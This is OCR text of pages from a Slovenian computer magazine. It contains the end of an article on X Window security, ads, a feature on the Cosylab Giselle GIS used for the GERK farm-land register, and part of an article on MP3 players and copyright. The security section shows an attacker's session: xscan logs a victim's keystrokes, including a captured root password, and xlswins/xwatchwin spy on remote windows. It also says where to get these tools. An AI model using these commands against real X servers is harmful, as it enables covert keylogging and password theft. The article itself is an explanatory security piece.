X uporablja tipičen sistem odjemalec-strežnik, pri čemer se okenski sistem obnaša kot strežnik, medtem ko se grafični programi obnašajo kot odjemalci. Strežnik X posluša na vratih TCP 6000, pri čemer bo v primeru, da je bil v istem sistemu zagnan še en X-strežnik, ta poslušal na vratih 6001. Ker X komunicira z vašo tipkovnico, miško in monitorjem, je lahko vsakršno prepuščanje X-strežnika brez nadzora dostopa izredno nevarno početje. Napadalec lahko prek povezave v vaš X-strežnik požene »nevidno« aplikacijo, ki bo beležila pritiske na vaši tipkovnici in gibanje miške. Za varovanje X-strežnika je med drugim v rabi program **Xhost**.

### Xhost

Xhost nam ponuja nadzor uporabnikov, ki se lahko povežejo v naš X-strežnik, pri čemer aplikacija uporablja ime gostitelja ali njegov IP-naslov. Da **omogočimo**, da gostitelj2 uporablja naš X-strežnik, moramo v X-ovi ukazni lupini vtipkati naslednji ukaz:

```
Bash% xhost +gostitelj2
```

Če pa želimo **prepovedati** dostop do gostitelja2, potem vnesemo:

```
Bash% xhost -gostitelj2
```

Sistem je privzeto nastavljen tako, da X prepoveduje vsakršno povezavo. Xhost lahko uporabimo za dodajanje dovoljenih dostopov prav tako pa lahko dostop dovolimo globalno z ukazom **xhost +**, kar je lahko izrazito nezdružljivo početje. Če dovolimo globalni dostop s tem omogočimo dostop do aplikacij v našem X-strežniku. Če želimo videti, komu je dovoljen dostop do našega X-strežnika, v ukazno lupino brez vsakršnih stikal vnesemo ukaz **xhost**.

Xhost ni posebno varen način nadzora dostopa, saj od uporabnika **ne zahteva gesla**, prav tako pa v postopku overjanja **ne uporablja šifriranja**. Iz istega razloga prav tako ni varen

Packard Bell priporoča Microsoft® Windows® XP



Knjigo sem že prebral,  
zdaj pa še en film pogledam.

Multimedija ima nove  
razsežnosti.  
Privoščite si spremembo.

Zastopstvo in distribucija:



17" zaslon, vam bo omogočil popolnejši in lepši prikaz slike, z odlično Diamond View tehnologijo. Vgrajeni TV tuner, čitalec spominskih kartic ter priloženi daljinec vas še bolj približajo svetu multimedije. Seveda nismo pozabili na brezžično tehnologijo, ki vas bo povezala kjerkoli, kadarkoli, s komerkoli.

ALL WORK  
MORE PLAY



349.950.- SIT  
cena vključuje ddv



EasyNote W3450 POWER CINEMA

- AMD® Mobile Turion™ 64 ML32, 1.8GHz
- Microsoft® Windows® XP Home
- 17" WXGA 16:9 široki zaslon, 1440 x 900, Diamond View
- 1GB DDR osnovnega spomina
- DVD dual DVD+R/-R/RW+R9
- 80 GB trdi disk
- ATI® Radeon Xpress 200M 128MB
- TV Tuner - PCMCIA
- 6 x USB 2.0, S-Video TV-out, 1 x VGA, 1 x IEEE 1394
- 56K Modem, 10/100 LAN, WLAN (802.11b/g)
- SLOVENSKI znaki na tipkovnici
- 4 in 1 (SD/MMC/MS/MSpro)
- daljinski upravljalnik
- Prednaloženi programi: MS Works 7.0, Norton Internet Security, PowerCinema 1, Record Now 6, PowerProducer 1.0, Shockwave Player, Flash Player, Real Player, Quick Time 6, Master CD Creator, Smart Restore
- Baterija: Li-Ion
- Garancija: 2 leti

EasyNote W7600 POWER CINEMA TV

- Mobile Intel® Pentium® M - 740
- Microsoft® Windows® XP Home
- 17" WXGA 15:10 široki zaslon, 1440 x 900, Diamond View
- 1GB DDR osnovnega spomina
- DVD dual DVD+R/-R/RW+R9
- 80 GB trdi disk
- NVIDIA GeForce Go 6600 128MB
- TV Tuner - Mini PCI Hybrid
- 6 x USB 2.0, S-Video TV-out, 1 x VGA, 1 x IEEE 1394
- 56K Modem, 10/100 LAN, WLAN (802.11b/g)
- SLOVENSKI znaki na tipkovnici
- 4 in 1 (SD/MMC/MS/MSpro)
- PCMCIA daljinski upravljalnik
- Prednaloženi programi: MS Works 7.0, Norton Internet Security, PowerCinema 1, Record Now 6, PowerProducer 1.0, Shockwave Player, Flash Player, Real Player, Quick Time 6, Master CD Creator, Smart Restore
- Baterija: Li-Ion
- Garancija: 2 leti



408.900.- SIT  
cena vključuje ddv

**Packard Bell**  
Your digital playground

Pooblaščen prodajalci:

**Harvey Norman** - 01 / 585-5000, **K-NET** - www.nakupi.net, **E-Misija d.o.o.** - www.e-misija.si, **Chip-Trade d.o.o.** - www.chiptrade.si, **JAЕ d.o.o.** - www.jae.si, **Gambit d.o.o.** - www.ena.com

Packard Bell je registrirana blagovna znamka podjetja NEC Computers International. AMD, Turion, Turion 64 in AMD Turion 64 Mobile Technology logotipi sta blagovni znamki ali registrirani blagovni znamki v lasti družbe AMD ali njenih podružnic v ZDA in ostalih državah. Hitrost delovanja lahko varuje glede na konfiguracijo sistema in uporabljene programske opreme. Microsoft, Microsoft Windows & Microsoft Office so registrirane znamke podjetja Microsoft Corporation. Vse blagovne znamke in imena so lasti posameznega podjetja. Slike so simbolične.

## ↙ Xhostovi ukazi omejujejo dostop v prihodnje, kar pomeni, da trenutno obstoječih povezav ne prekinjajo.

nadzor dostopa v požarnem zidu, kjer požarni zid za overjanje uporabi IP-naslov. Ta je uporaben samo kot dodaten dejavnik preverjanja identitete, nikakor pa ne kot ključni element zaščite. Kot bomo videli v nadaljevanju so imena gostiteljev in IP-naslovi elementi, ki so lahko ponarejeni.

### IZKORIŠČANJE POMANJKLJIVOSTI

V prejšnjih vrsticah sem vam predstavil osnovno arhitekturo sistema X Window in vam nakazal nekaj potencialnih varnostnih pomanjkljivosti. Tudi v teh primerih obstaja nekaj aplikacij, ki omenjene varnostne pomanjkljivosti izkoriščajo. Med njimi je prav gotovo **Xkey**, ki napadalcu omogoča spremljanje tipkanih znakov v X-strežniku, do katerega ima napadalec dostop (v mislih imam legitimni dostop ali pa dostop na osnovi pomanjkljivega overjanja).

Drugi program v tem kontekstu je **xwatchwin**, ki omogoča vpogled v okna X-strežnika. Oba omenjena programa lahko prevzamete s spletnega naslova: [www.packetstormsecurity.nl](http://www.packetstormsecurity.nl).

#### Xscan

Xscan je prav gotovo eden najboljših programov, namenjenih odkrivanju X-strežnikov, ki imajo vključeno prej opisano možnost **xhost**

+ Program je namenjen skeniranju omrežij, pri čemer odkriva odprte X-strežnike in hkrati beleži vse pritiske tipk.


```
[heker]$ xscan zrtev
Scanning hostname zrtev ...
Connecting to zrtev (192.168.1.1) on port 6000...
Connected.
Host zrtev is running X.
Starting keyboard logging of host zrtev:0.0 to file
KEYLOGzrtev:0.0...
```

Od tega trenutka naprej se vsi pritiski tipk na žrtvinem sistemu beležijo v datoteko **KEYLOG.zrtev**.

```
[heker]$ tail -f KEYLOG.zrtev:0.0
su -
[Shift_L]Prestrezeno_geslo[Shift_R]!
```

Program **tail** nam bo pomagal pri pregledovanju žrtvinih pritiskov tipk, pri čemer lahko v našem zgornjem primeru vidite, da je uporabnik uporabil ukaz **su** in nato vnesel administratorsko geslo »prestrezeno\_geslo!«. Program zabeleži vso uporabo tipke shift.

Seveda pa lahko napadalec na tej stopnji sledi tudi vsebini določenih odprtih oken v



S programom **XwatchWin** lahko z oddaljene lokacije spremljamo dogajanje na delovni površini žrtve.

tarčinem sistemu. Najprej mora napadalec ugotoviti heksadecimalni identifikator okna, kar bo dosegel z ukazom **xlswins**.

```
[heker]# xlswins -display zrtev:0.0 |grep -i
netscape
0x1000001 (Netscape)
0x1000246 (Netscape)
0x1000561 (Netscape: OpenBSD)
```

Xlswins nam ponuja veliko informacij, zato sem v našem primeru uporabil **grep**, da bi pogledali, ali naša žrtev uporablja Netscape. Da se bo na našem računalniku prikazalo zeleno okno, bomo uporabili program **XWatchWin**.

```
[tsunami]# xwatchwin quake -w 0x1000561
```



## RECEPT ZA USPEH!



### PRIPRAVIMO

- računalniško oblikovanje
- izdelava spletnih strani
- retuširanje
- priprava za tisk



### OBDELAMO

- skeniranje
- osvetljevanje na film - CTF
- osvetljevanje na tiskarske plošče - CTP



### POSTREŽEMO

- kasični tisk z metodo hibridnega rastra - SPEKTA
- digitalni tisk
- plotanje velikih formatov
- izrezi iz samolepilnih folij



### ZAVIJEMO

- kaširanje
- laminiranje (plastifikacija)
- enkapsulacija

MCA d.o.o. | Tržaška cesta 85 | 2000 Maribor  
 telefon 02 330 14 00 | fax 02 330 14 20  
[www.mca.si](http://www.mca.si) | [info@mca.si](mailto:info@mca.si)




rešitve v slovenski informatiki: Cosylab Giselle

# Sistemi GIS v kmetijskem gospodarstvu


Sodobni geografski informacijski sistemi za zajem, prikazovanje in distribucijo prostorskih podatkov omogočajo poglobljene prostorske analize, grafično prikazovanje in vizualizacijo. V Sloveniji se z njimi na globalni ravni ukvarja podjetje Cosylab, specializirano še za nadzorne sisteme pospeševalnikov delcev in za avtomobilsko elektroniko.



A1 – prijavljene katastrske parcele



A2 – presek rabe in DKN



A3 – popravljen GERK

**Piše: Tomaž Lukman**

tomaz.lukman@mojmikro.si

Temelj geografskih informacijskih sistemov (GIS) so v prostor postavljeni podatki in z njimi povezane analize. Grafični vmesnik je povezan z relacijsko zbirko podatkov in omogoča njihovo vizualizacijo. Prikaz je narejen na podlagi rasterskih, vektorskih in drugih vrst podatkov. Orodja za analizo teh podatkov omogočajo grafičen prikaz zemljišč, analize razdalj, ugotavljanje gostote določenih pojavov in drugo.

V letu 2005 je Cosylabova poslovna enota za sisteme GIS razvila ogrodje za razvoj spletnih geoinformacijskih sistemov – Giselle. Ogradje, ki so ga razvili popolnoma samostojno in ni obremenjeno z licenčninami zunanjih ponudnikov, temelji na naboru razširljivih in od osnov neodvisnih javanskih orodij, ki jih je mogoče uporabljati v spletnih aplikacijah in v samostojnih računalniških sistemih, na voljo pa je tudi na nosilcu podatkov z vsemi spremljajočimi podatki. Sistem uporabnikom omogoča neposredno urejanje in digitalizacijo novih zemljiških parcel ter podatkov, ki so pomembni pri kmetijskem in okoljskem upravljanju. Cosylab je Giselle razvil na podlagi izkušenj z uspešno izpeljanimi projekti na področju zajemanja in analize prostorskih podatkov. Sistem za obdelavo

prostorskih podatkov Giselle je nastal s kombiniranjem znanja na področju porazdeljenih aplikacij za zahtevna okolja.

## PROJEKT GERK

Največja Cosylabova dosežka, razvita na ogrodju Giselle, sta aplikacija za upravljanje rabe zemljišč in informacijski sistem za pregledovanje katastrskih parcel za ministrstvo za kmetijstvo, gozdarstvo in prehrano.

Ministrstvo je v lanskem letu v sodelovanju z javnimi službami in institucijami začelo izvajati vzpostavitev sistema grafičnih enot rabe zemljišč kmetijskih gospodarstev – GERK. Glavno načelo vzpostavitve GERK-a je določitev lokacije površin kmetijskega gospodarstva v prostoru, določitev grafične površine in določitev dejanske rabe. Usklajeni GERK-i postanejo sestavni del registra kmetijskih gospodarstev in v zbirkah podatkov ministrstva nadomestijo parcele zemljiškega katastra. Ti podatki bodo v letu 2006 nujno potrebni za uveljavljanje subvencij, saj morajo vsi zahtevki na površino zemljišč v skladu z zakonodajo EU-ja temeljiti na grafično izrisanem dejanskem stanju v naravi. V letu 2005 je bilo tako na usklajevalne sestanke GERK povabljenih približno 73.000 nosilcev kmetijskega gospodarstva (KMG), kjer so s pomočjo 600 strokovnjakov vrsovali popravke prvotno izračunanih oziroma novih GERK-ov.

Na spletni strani <http://rkg.gov.si/GERK> sta nosilec kmetijskega gospodarstva in njihovim pooblaščenec na voljo spletni aplikaci-


ji, ki omogočata pregledovanje in vzdrževanje GERK-ov. Prva, pregledovalnik podatkov v HTML-obliki, je dostopna vsem obiskovalcem spletne strani in omogoča prostorski pregled podatkov kmetijskih zemljišč in katastrskih parcel ter nekaterih podlag. Druga aplikacija, ki je zavarovana z avtoriziranim dostopom, pa teče v samostojnem oknu in omogoča pregledovanje in vzdrževanje GERK-ov z naprednimi možnostmi.

Aplikacija je sestavljena iz treh delov: osrednjega okna za prikaz podatkov, orodne vrstice z gumbi za izvajanje različnih funkcij ter s področjem za nastavljanje slojev, izbiro KMG-a po identifikacijski številki in besedilni prikaz podatkov. S klikom na določeno območje GERK-a je mogoče dobiti informacije o sloju (območje, domače ime, opis, obseg ...). Prav tako lahko z merilnim orodjem merimo dolžine in izraču-

navamo površine ter računamo deleže površine preseka posamezne parcele s katastrom. V grafičnem in besedilnem prikazu lahko izbiramo različne sloje, kot so katastrske razmejitve zemljišč, prekrivanja GERK-ov, občinske meje, upravne enote ... GERK-i so razvrščeni po barvni lestvici vrste uporabe zemljišč in so razdeljeni na kmetijsko in nekmetijsko rabo. Zemljišča so prikazana na osnovi orto-foto posnetkov, ki odražajo dejansko stanje v naravi.


## SLOJI V GISELLE

V ogrodju Giselle so prostorski podatki organizirani v dve vrsti slojev. Slikovni sloji so bitne slike, kjer vsaka pika predstavlja pravokotna območja v naravi. Slike so opremljene z metapodatki, ki opisujejo geografsko lokacijo območja na sliki. Slikovni sloji se večinoma uporabljajo kot ozadja, na katerih so prikazane informacije iz podatkovnih zbirk Oracle ali PostgreSQL. Potreba po omrežni komunikaciji je pri tem zmanjšana na minimum, kar omogoča nemoteno delo kljub uporabi počasnejšega podatkovnega prenosa. To je bila tudi ena temeljnih smernic pri razvoju sistema Giselle, poleg zahteve po varni komunikaciji. Vektorski sloji vsebujejo podatke o geografskih lastnostih določenega območja. Lastnosti imajo lahko dve dimenziji (s poligoni razmejena območja), eno dimenzijo (črte) ali nobene (pike). Pri nastavljanju sistema lahko slojem dodelimo status nespremenljivih in tako uporabniku onemogočimo poseg vanje. V naspro-



GERK pogled

### Ena parcela-več različnih rab



Ena parcela, več rab

tнем primeru pa je mogoče določiti, od kod izvirajo identifikatorji na novo ustvarjenih poligonov in kako spremembe obstoječih poligonov vplivajo na posodobitev podatkovne zbirke. Posodobitve so lahko nastavljene tako, da se ohranja zgodovina predhodnih različic in s tem ustvarja ločen seznam sprememb na poligonih.

**Lastnosti slojev**, kot so videz in debelina črt, barva in prosojnost, slog pisave ter njena usmeritev, lahko spreminja uporabnik sam oziroma je določena v konfiguraciji ali pa zapisana v podatkovni zbirki. Znotraj grafične aplikacije sistem GIS omogoča istočasni prikaz prekrivajočih se podatkovnih slojev, višje ležeči sloji so transparentni in ne zakrivajo spodnjih. Prikaz in zaporedje slojev je mogoče nadzirati glede na konfiguracijo ali uporabniške ukaze. Podatkovni viri slojev so lahko lokalne ali omrežne datoteke, prostorske zbirke podatkov ali strežniki GIS.


### ZASNOVA NA OBSTOJEČIH STANDARDIH

Cosylabov sistem GIS je zasnovan tako, da je neodvisen od osnove, porazdeljen in omogoča enostavno vzdrževanje. Razvijalci so se osre-

dotočili predvsem na funkcionalnost in podporo obstoječim standardom. Neodvisnost od osnove so dosegli z izbiro standardiziranega okolja **Java Virtual Machine**, ki je razvijalcem omogočil skrajšanje časa, potrebnega za odpravljanje neskladnosti med brskalniki. Razvoj aplikacijskega strežnika, združljivega z Open GIS Community (OGC), in uporaba arhitekture CORBA ter Web Services v kombinaciji s formatom XML za izmenjavo podatkov so zagotovili združljivost z obstoječimi standardi in izmenjavo podatkov z drugimi rešitvami. Uporaba spletnih brskalnikov za komunikacijo je omogočila uporabo standardnih zaščiteneh povezav.


### PREDNOSTI GISELLE

Sistem Giselle je zasnovan tako, da ga lahko uporabljajo **na vseh ravneh v podjetjih**. **Vodstvom**, ki morajo zagotoviti učinkovita, donosna in udobna delovna okolja, zagotavlja konkurenčno ceno, enostavno vpeljevanje v delovne



Prikaz slojev GERK-a

**Sistem Cosylab Giselle omogoča uporabnikom neposredno urejanje in digitalizacijo novih zemljiških parcel in podatkov, ki so pomembni pri kmetijskem in okoljskem upravljanju.**



Aplikacije

procesu in nudi zanesljivo podporo. Največ koristi imajo zagotovo **uporabniki**, ki jim je na spletnih brskalnikih temelječe orodje dovolj domače. Giselle je na voljo **kjerkoli**, uporabniške nastavitve pa so shranjene v **strežniku**. Spletna aplikacija omogoča enostavno vzdrževanje tudi v največjih porazdeljenih sistemih. Uvajanje, upravljanje in vzdrževanje se lahko izvaja v strežniku, kar sistemskim skrbnikom omogoča znaten prihranek časa. Razvijalcem je v veliko pomoč modularna struktura za razvoj aplikacij znotraj sistema Giselle. Na voljo jim je vrsta elementov, kot so sloji, orodje vrstice in meniji za hitro in učinkovito izdelavo uporabniških potrebam prilagojenih aplikacij.



# MP3 na sto in en v način

USB MP3-predvajalniki so naši stalni sopotniki. Ali pa bodo kmalu. In ostali bodo z nami, vsaj še nekaj časa. V sebi pa skrivajo več, kot se zdi na prvi pogled. Z nekaj domišljije lahko postanejo še koristnejši.

**Piše: Zdenko Frangež**  
zdenko.frangez@mojmikro.si

**MP3** oziroma tako ali drugače stisnjena glasba je prisotna praktično povsod in zdaj je tudi že jasno, da bo z nami tudi ostala v taki ali drugačni obliki. MP3 seveda ni edini format stisnjene glasbe, čeprav je še vedno med najbolj razširjenimi. Zadnje čase pridobiva priljubljenost Microsoftov zapis **WMA** (Windows Media Audio), pa se še vedno ni prav ujel na področju MP3-predvajalnikov, pa **Ogg Vorbis**, Apple navija za format **AAC** in še kak bi se našel. Večina pred-

vajalnikov zadnje čase podpira že tudi kaj več kot le format MP3. Čeprav mu nekateri napovedujejo skorajšen zaton (in to počno že dobro leto in pol!), pa je format MP3 še vedno med nami, naprav, ki ta format podpira, pa je tudi vse več. Če le pogledamo, kako imenujemo vse naprave, ki zmorejo predvajati stisnjeno glasbo, je vsem takoj jasno, kako in kaj. MP3-predvajalniki so, seveda. Pa če to so ali niso, pa čeprav je predvajanje MP3-glasbe morda le kanček zmogljivosti, ki jo ponujajo.

MP3-predvajalniki so se v zadnjem letu sila razširili in postali tudi sila dostopni. Za nekoliko bolj zveneča imena naprav je seveda treba odšteti nekoliko več. Zato pa je na voljo prava popla-

va naprav in naprav, ki ponujajo podobno ali vsaj zadostno kakovost za bistveno manj denarja. Stanje je že tako, da uporabniki, ki se odločajo o nakupu **USB-pomnilniškega ključka**, raje sežejo po **USB MP3-predvajalniku**. Saj ni čudno, če



pa je razlika v ceni med solidnim USB ključkom in skromnejšim USB MP3-predvajalnikom le kak tisočak. Ali vsaj zelo blizu tega. Tudi se že nekateri sprašujejo, zakaj hudiča so nekateri pomnilniški ključki tako dragi, če pa za manj denarja lahko kupijo enako prostoren MP3-predvajalnik v lokalnem marketu. Ja, seveda. **Kakovost** pa smo pozabili. Saj to ni grda beseda. Včasih pa je v resnici bolj kot kakovost vprašljivo **ime proizvajalca**, za katerega še nihče ni slišal. Korajžni seveda lahko kaj hitro »profitirajo« in dobijo poceni napravo, ki ponuja zgledno kakovost in bo že čez nekaj mesecev sila razširjena in znana. Seveda pa se lahko tako tudi »nasadite« in bo zadeva prav kmalu odpovedala poslušnost. Na srečo je pri nas **garancijska doba** še vedno dovolj dolga. Preden bo potekla, si boste verjetno že omislili novo, prostornejšo napravo.

Z razširjenostjo teh simpatičnih naprav, pa jih tudi **čedalje bolj opazimo. Povsod.** Tudi na krajih, kjer jih naj ne bi. In pri uporabnikih, ki v pogovorih na koncu izdajo, da pravzaprav ne vedo, zakaj so zadevo kupili. Ker je poceni in ker je lična in ker jo imajo že vsi. Za otroke, pa zase in morda še za soseda. Najprej seveda sila vneto poslušajo glasbo povsod, potem malo manj in na koncu naprava konča v predalu ali rabi le še kot obesek za ključke.

Dobro, malo ostro povedano. Toda ne boste verjeli, koliko takšnih uporabnikov je naokrog. Jih srečujem vsak dan in se z njimi tudi pogovarjam o teh zadevah. Ob omembi vseh možnosti uporabe, ki jih te naprave ponujajo,

### SE TO SME?

V novicah lahko vsake toliko preberemo grozljive novice o piratstvu, piratih in njihovih podvigih, ki so se neslavno končali na sodiščih. Zaporne kazni, plačila gromozanskih odškodnin, protipiratske reklame, posebej tiste za področje glasbe, in še kaj nas lahko hitro odvrne od nakupa MP3-predvajalnika. Mimogrede se vidimo lepo na prehodu, ko poslušamo MP3-glasbo in nas mož postave zaustavi z resnim glasom in pendrekom v roki z vprašanjem: »A to poslušate ukradeno glasbo?« Ups, kaj pa zdaj?

➤ Če vas ne mika vselej uporabljati slušalk, lahko MP3-predvajalnik povežete s poceni ali manj poceni računalniškimi zvočniki.

Seveda ponovno pretiram. Toda nekaterim se še vedno porajajo takšna in drugačna vprašanja okrog legalnosti in legalne rabe MP3-glasbe, pa pogledjmo na hitro, kako je s tem.

**Kodeki za stiskanje glasbe**, med njimi tudi še vedno med najbolj zastopanimi MP3, ki so v uporabi in jih je mogoče dobiti popolnoma legalno in seveda brezplačno, niso ukradeni, predelani in kaj še vse slišimo. Tudi če so in smo jih pridobili legalno, nam o tem ni treba skrbeti, saj mora o tem razmišljati snovalec kodeka, ne pa mi. Pri nekaterih kodekih morajo založniki plačati licenčnino, pri drugih spet ne. In čeprav bi nas tudi nekatere velike organizacije,

doma. To je odvisno od nas samih. Kopiranje glasbe in sprememba formata v MP3 torej zakonsko gledano **ni sporno**. Dokaz o legalnosti našega početja je **originalen CD**. Zadeva se zaplete pri uporabi. Kako boste narejene kopije uporabili, je seveda vaša odločitev. Ker so kopije predvidene **za lastno uporabo**, je treba pogledati, kaj to pomeni. Zakon pravi, da je predvajanje glasbe v krogu družinskih članov in prijateljev zasebno poslušanje. Vse, kar je več kot v tem krogu, pa spada v kategorijo javnega predvajanja glasbe in seveda ni dovoljeno.

No. No, saj je tudi to dovoljeno, s podpisom ustreznih pogodb in plačilom pač po veljavni tarifi, a to za domačega uporabnika seveda ni ravno zanimiva možnost. Zadeva je domena podjetij za javno predvajanje, radijskih postaj, TV-postaj in še koga.

Če ste poredni in tako izdelane kopije objavite v svetovnem spletu ali jih izmenjujete prek temu namenjenih strežnikov, pa ste seveda naredili **prekršek**. Glasbe sicer ne predvajate, torej ne gre za javno predvajanje. Je pa to nelegalna **distribucija** glasbe, ki se seveda kaznuje. **Kazni** so različne in toč-



pa se čudijo in praskajo. Zato je morda ravno pravi trenutek, da pogledamo kaj in kako je te naprave mogoče s pridom uporabiti.

Seveda bo nekaterim smešno, drugim žalostno, a nič ne de. Morda pa boste tudi tisti, ki se muzate, čeprav zadeve odlično poznate, šele zdaj pomislili: šment, zakaj pa tega ne delam?

V nadaljevanju bomo torej zadeve pogledali malce drugače kot doslej in sicer iz vidika uporabnika, ki je napravo kupil ali razmišlja zakaj bi jo, pa se ne spomni prav vsega kar bi lahko z napravo tudi počel. Osredotočili se bomo na najmanjše naprave, torej na USB MP3-predvajalnike (ključke). Pogledali bomo, kako se odločiti, da ne bi bolelo, in če boste na koncu vedeli prav natančno, ali napravo potrebujete ali ne, bo moje poslanstvo uspešno opravljeno.

med njimi RIAA, radi prepričali v spornost samega kodeka, to ni čisto tako. Po več kot enem letu se še vedno o tem hudo prerekajo in še vedno ni videti konca tovrstnih sporov. Strah pred kodekom in datotekami v tem formatu je torej **odveč**. Seveda, če le imamo tudi originalne glasbe, ki imamo tudi v obliki MP3.

### KAJ PRAVI ZAKON PRI NAS?

Večina zakonov o zaščitah avtorskih pravic dovoljuje izdelavo varnostnih kopij za lastno uporabo. Slovenski **zakon o zaščitah avtorskih in sorodnih pravic** dovoljuje izdelavo **treh varnostnih kopij**. Te so lahko na poljubnem mediju. Ni pomembno torej, ali imamo tri kopije originalnega CD-ja ali eno kopijo na trdem disku ali en CD v avtomobilu in druge

ne zneske lahko pogledate v zakonu o zaščiti avtorskih in sorodnih pravic. So morda velike za posameznike, za podjetja pa očitno prenizke, saj se nekateri plačilu dajatev še vedno pridno izogibajo.

Zaradi takšnih porednežev pa imamo težave oziroma jih bomo imeli v kratkem še več vsi, ki poslušamo in želimo še dalje poslušati legalno MP3-glasbo. Založniki kar norijo in si izmišljujejo nove in najnovejše načine kako zaščititi glasbo na CD-jih in DVD-jih. Še malo, pa bomo potrebovali posebne naprave, ki bodo zmogle predvajati tako zaščitene medije. Potem nam želijo zaračunati posebno pavšalno globo na prazne optične medije, ker jih lahko seveda uporabimo tudi v »zločinske« namene. In s tem kršijo našo pravico, da si lahko izdelava

## MP3-predvajalniki

mo tri kopije vsega multimedijskega materiala za lastno uporabo. Vsaj meni vsi predpisi v tej smeri delujejo bolj kot ne bedno. Pa ja mora obstajati boljši način, kako ujeti pirate in nas navadne uporabnike pustiti na miru. Saj obstaja, a zahteva več truda in več stroškov.

### UPORABA MP3-PREDAVALNIKOV

Kako in za kaj rabijo USB MP3-predvajalniki, pa menda ja vemo, saj ni tako zapleteno. Saj res ni, a resnici na ljubo je možnosti uporabe več, kot si na prvi pogled lahko mislimo.



